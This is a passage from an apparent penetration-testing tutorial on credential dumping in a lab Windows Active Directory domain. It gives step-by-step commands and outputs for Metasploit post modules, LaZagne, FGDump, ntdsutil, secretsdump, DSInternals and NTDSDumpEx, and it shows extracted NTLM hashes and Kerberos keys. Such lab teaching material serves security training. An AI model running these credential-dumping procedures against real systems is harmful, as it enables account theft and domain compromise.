
```
use post/windows/gather/credentials/vnc
set session 2
exploit
```



```
msf5 > use post/windows/gather/credentials/vnc
msf5 post(windows/gather/credentials/vnc) > set session 2
session ⇒ 2
msf5 post(windows/gather/credentials/vnc) > exploit

[*] Enumerating VNC passwords on DESKTOP-1HH06IM
[+] Location: TightVNC_HKLM ⇒ Hash: d3b8d88a7e829acc ⇒ Password: 123 ⇒ Port: 5900
[+] Location: TightVNC_HKLM_Control_pass ⇒ Hash: eb75d3ca6027dbd4 ⇒ Password: ignite ⇒ Port: 5900
[*] Post module execution completed
msf5 post(windows/gather/credentials/vnc) >
```

WinSCP:LaZagne

WinSCP is an FTP client which is based on SSH protocol from PuTTY. It has a graphical interface and can be operated in multiple languages. It also acts as a remote editor. Both LaZagne and Metasploit helps us to retrieve passwords. In LaZagne, use the command lazagne.exe all and it will dump the credentials as shown in the image below:




```
------------------- Winscp passwords -----------------

[+] Password found !!!
URL: 192.168.152.133
Login: user
Password: 123
Port: 22

[-] Password not found !!!
URL: 192.168.152.133
Port: 22
```

WinSCP: Metasploit Framework

To retrieve the credentials from Metasploit, use the following exploit:

```
use post/windows/gather/credentials/winscp
set session 1
exploit
```



```
msf5 > use post/windows/gather/credentials/winscp
msf5 post(windows/gather/credentials/winscp) > set session 1
session ⇒ 1
msf5 post(windows/gather/credentials/winscp) > exploit

[*] Looking for WinSCP.ini file storage ...
[*] Looking for Registry storage ...
[+] Host: 192.168.152.133, IP: 192.168.152.133, Port: 22, Service: Unknown, Username: user, Password: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/winscp) > 
```

This way, you can retrieve the credentials of multiple applications.


Credential Dumping: NTDS.dit

Credential Dumping: NTDS.dit

Introduction to NTDS

NTDS stands for New Technologies Directory Services and DIT stands for Directory Information Tree. You can find the NTDS file at “C:\Windows\NTDS”. This file acts as a database for Active Directory and stores all its data including all the credentials. The Default size of Ntds.dit is 12 MB which can be extended up to 16TB.


The active directory database is stored in a single NTDS.dit file which is logically separated into the following partitions:


NTDS
Schema Partitions
Configuration Partitions
Domain Partitions
Application Partitions
Definitional details about objects and attributes that one can store in the AD
Configuration data about forest and trees
Object information for a domain
Information about applications in Active Directory

If you take a look at the information that NTDS provides you then you can see that Schema partition contains all the necessary information about objects along with their attributes and their relation to one another. Configuration partition has all the forest and trees which further replicates itself to al the domain controllers. Domain partition consists of all the information related to the domain. And finally, all the details related to any application are stored in the application partition of Active Directory. From a different perspective, you can also divide data which is found in NTDS in the Link table and data table. The Link table has all the attributes which refer to the objects finally the data table contains all the data related users, groups, etc.

The physical structure of NTDS has the following components.

Data Store Physical Structure Components



Component	Description
NTDS.DIT	The physical database file in which all directory data is stored. This file consists of three internal tables: **the data table, link table, and security descriptor (SD) table.**
EDB.LOG	The log file into which directory transactions are written before being committed to the database file.
EDB.CHK	The file that is used to track the point up to which transactions in the log file have been committed.
RES1.LOG, RES2.LOG	Files that are used to reserve space for additional log files if EDB.LOG becomes full.

Now that we have an idea about the NTDS, it is time to extract some of those precious hashes from the Server. We have the Windows Server with Active Directory setup in our lab environment for the following practical.


Extracting Credential by Exploit NTDS.dit in Multiple Methods

FGDump

FGDump is a tool that was created for mass password auditing of Windows Systems. This means that if an attacker can use the FGDump to extract the password from the target machine. For these purposes, we will need to download the FGDump from this link.
We fire up the windows command prompt and traverse to the path where we have downloaded the FGDump. In this case, it is in the Downloads Directory. As we have an executable for the FGDump, we ran it directly from the command prompt.

```
fgdump.exe
```


As no parameters were provided, FGDump by default did a local dump. After auditing the local passwords, FGDump dumped Password and Cache successfully. Now let's take a look at the dumped data.



```
C:\Users\Administrator>cd C:\Users\Administrator\Downloads\fgdump-2.1.0-exeonly

C:\Users\Administrator\Downloads\fgdump-2.1.0-exeonly>fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for h
elp.
--- Session ID: 2020-04-02-17-56-54 ---
Starting dump on 127.0.0.1

** Beginning local dump **
OS (127.0.0.1): Microsoft Windows Unknown Unknown (Build 9600) (64-bit)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
127.0.0.1

Total failed: 0
Total successful: 1
```

FGDump creates a file with the extension PWDump. It-dumps hashes in that file. The name of the server is used as the name of the PWDump file. We can read the data on the file using the type command. As shown in the image given below, FGDump has successfully dumped hashes from the Target System.

```
type <pwdump file name>
```




```
C:\Users\Administrator\Downloads\fgdump-2.1.0-exeonly>type 127.0.0.1.pwdump
Administrator:500:NO PASSWORD*********************:32196B56FFE6F45E294117B91A83B
F38:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
krbtgt:502:NO PASSWORD*********************:5A3C843803A187BCAA475E8246135755:::
raj:1105:NO PASSWORD********************* 16D58DECD360FEDB6A90E95A15FE2315:::
yashika:1606:NO PASSWORD*********************:3DBDE677D71670A767204BEB12283678::
:
SRV-1$:1001:NO PASSWORD*********************:65EFF41FC9AE42A999E029D44CF82B01:::


C:\Users\Administrator\Downloads\fgdump-2.1.0-exeonly>
```

Powershell: NTDSUtil

Enough with the Windows Command prompt, it's time to move on to the PowerShell. We are going to use another executable called NTDSutil.exe. We launch an instance of PowerShell. Then we run NTDSutil.exe with a bunch of parameters instructing it to make a directory called temp in the C:\ drive and asks NTDSUtil to use its ability to tap into the Active Directory Database and fetch the SYSTEM and SECURITY hive files as well as the ntds.dit file. After working for a while, we have the hive files in the temp directory.


```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {8e0bfff7-7264-4110-8bbb-b26334d74d75} generated successfully.
Snapshot {d4ff1660-ff58-4e9f-bf1b-c8c9635cf969} mounted as C:\$SNAP_202004020935_VOLUMEC$\
Snapshot {d4ff1660-ff58-4e9f-bf1b-c8c9635cf969} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202004020935_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                  Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {d4ff1660-ff58-4e9f-bf1b-c8c9635cf969} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
PS C:\Users\Administrator>
```

We transfer the hive files onto our Kali Linux Machine, to extract hashes from them. We will be using the **secretsdump.py** file from the impacket toolkit to extract hashes. All we need is to provide the path of the SYSTEM hive file and the NTDS.dit file and we are good to go. We see that in a matter of seconds secretsdump extracts hashes for us.

```
./secretsdump.py -ntds /root/ntds.dit -system /root/SYSTEM LOCAL
```




```
root@kali:~/impacket/examples# ./secretsdump.py -ntds /root/ntds.dit -system /root/SYSTEM LOCAL
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×e775758112fef98cb8da5616369b06ff
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 5df2ceffa11d5a2c76006e545d2c6d14
[*] Reading and decrypting hashes from /root/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SRV-1$:1001:aad3b435b51404eeaad3b435b51404ee:65eff41fc9ae42a999e029d44cf82b01:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5a3c843803a187bcaa475e8246135755:::
ignite.local\raj:1105:aad3b435b51404eeaad3b435b51404ee:16d58decd360fedb6a90e95a15fe2315:::
ignite.local\yashika:1606:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Kerberos keys from /root/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
Administrator:aes128-cts-hmac-sha1-96:eae5c8006cd744446115d2eab39d9f8f
Administrator:des-cbc-md5:dca1cd9d4a089413
SRV-1$:aes256-cts-hmac-sha1-96:9a6642661d14cbffd11c23eebcfff1bd4e1cb3b68b82fbe0ae3877d562ceedd0
SRV-1$:aes128-cts-hmac-sha1-96:f7c82206e19bf5500b54f52670d1c196
SRV-1$:des-cbc-md5:d9c82fd58ca257fb
krbtgt:aes256-cts-hmac-sha1-96:a94b82b29dbac78657ea842d6c682ce34d89a2de864657ab12a19f365cb9ad25
krbtgt:aes128-cts-hmac-sha1-96:788effa2a225832e0ec8ceba916e2805
krbtgt:des-cbc-md5:f2bac8ba0ef8895b
ignite.local\raj:aes256-cts-hmac-sha1-96:85544e0ec0a7dc96a2b84e62ed9e20705c317e489a6a89276f9360366ac04e13
ignite.local\raj:aes128-cts-hmac-sha1-96:5faec9845ed326b360933641ee3b0dfa
ignite.local\raj:des-cbc-md5:bc4f5b1c1f2516c4
ignite.local\yashika:aes256-cts-hmac-sha1-96:efa95c1520a3b8f33c548fcc776e8e331817ef51e64eb25ca3906a221384f640
ignite.local\yashika:aes128-cts-hmac-sha1-96:7322bc79e6de1b6b47d5222e9ee188a2
ignite.local\yashika:des-cbc-md5:4ce96ececd15ae38
[*] Cleaning up ...
root@kali:~/impacket/examples#
```

DSInternals

DSInternals is a framework designed by Michael Grafnetter for performing AD Security Audits. It is a part of the PowerShell official Gallery. This means we can download it by using the **cmdlet Save-Module**. After downloading we need to install the module before using it. This can be done using the **cmdlet Install-Module**. This will require a change in the Execution Policy. After installing the Modules, we are good to go.

We first use the Get-Bootkey cmdlet to extract the bootkey from the System Hive. After obtaining the bootkey, we will use it to read the data of one or more accounts form the NTDIS file including the secret attributes like hashes using the Get-ADBAccount cmdlet.


```
Save-Module DSInternals -Path
C:\Windows\System32\WindowsPowershell\v1.0\Modules

Set-ExecutionPolicy Unrestricted

Import-Module DSInternals

Get-BootKey -SystemHivePath 'C:\SYSTEM'

Get-ADDBAccount -All -DBPath 'C:\ntds.dit' -Bootkey
<bootkey value>
```



Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> Save-Module DSInternals -Path C:\Windows\System32\WindowsPowershell\v1.0\Modules
PS C:\WINDOWS\system32> Install-Module DSInternals
Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
PS C:\WINDOWS\system32> Import-Module DSInternals
PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
PS C:\WINDOWS\system32> Get-BootKey -SystemHivePath 'C:\SYSTEM'
e775758112fef98cb8da5616369b06ff
PS C:\WINDOWS\system32> Get-ADDBAccount -All -DBPath 'C:\ntds.dit' -Bootkey e775758112fef98cb8da5616369b06ff
```

The Get-ADBAccount cmdlet creates a long sequence of output. Here we are showing you the data of one of the users of the Target Machine. We can see that we have successfully extracted the NTLM hashes from the NTDS.dit file.




```
SamAccountName: yashika
SamAccountType: User
UserPrincipalName: yashika@ignite.local
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: False
Deleted: False
LastLogonDate:
DisplayName: yashika
GivenName: yashika
Surname:
Description:
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
SelfRelative
Owner: S-1-5-21-390233614-3847849776-2359676888-512
Secrets
  NTHash: 3dbde697d71690a769204beb12283678
  LMHash:
  NTHashHistory:
    Hash 01: 3dbde697d71690a769204beb12283678
  LMHashHistory:
    Hash 01: abd0db726d39ac0c2d64db0d69bb467a
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash:
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: 4ce96ececd15ae38
      OldCredentials:
      Salt: IGNITE.LOCALyashika
      Flags: 0
    KerberosNew:
```

NTDSDump.exe

Now it's time to use some external tools for attacking the NTDIS file. We will be using the NTDSDumpEx for this particular Practical. You can download it from here. We unzip the contents of the compressed file we downloaded and then use the executable file to attack the NTDS file. We will need to provide the path for the ntds.dit file and the System Hive file. In no time the NTDSDumpEx gives us a list of the users with their respective hashes.

```
NTDSDumpEx.exe -d C:\ntds.dit -s
```




```
C:\Users\raj\Downloads\NTDSDumpEx>NTDSDumpEx.exe -d C:\ntds.dit -s C:\SYSTEM
ntds.dit hashes off-line dumper v0.3.
Part of GMH's fuck Tools,Code by zcgonvh.

[+]use hive file: C:\SYSTEM
[+]SYSKEY = E775758112FEF98CB8DA5616369B06FF
[+]PEK version: 2k3
[+]PEK = 5DF2CEFFA11D5A2C76006E545D2C6D14
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5a3c843803a187bcaa475e8246135755:::
raj:1104:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1105:aad3b435b51404eeaad3b435b51404ee:16d58decd360fedb6a90e95a15fe2315:::
hacker:1602:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1603:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1604:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
yashika:1605:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
yashika:1606:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[+]dump completed in 1.045 seconds.
[+]total 10 entries dumped,10 normal accounts,0 machines,0 histories.

C:\Users\raj\Downloads\NTDSDumpEx>
```

Remote: Metasploit (NTDS_location)

For all the Metasploit fans, there is no need to get depressed. Metasploit can work just fine in extracting hashes from the NTDS.dit file. We have 2 exploits that can work side by side to target NTDS. The first one locates the ntds file. We need a session on the Target System to move forward. After we gain a session, we choose the NTDS_location exploit and set the session identifier to the exploit. Upon running the exploit, we see that we have the location of the NTDS.dit file.

```
use post/windows/gather/ntds_location

set session 1

exploit
```

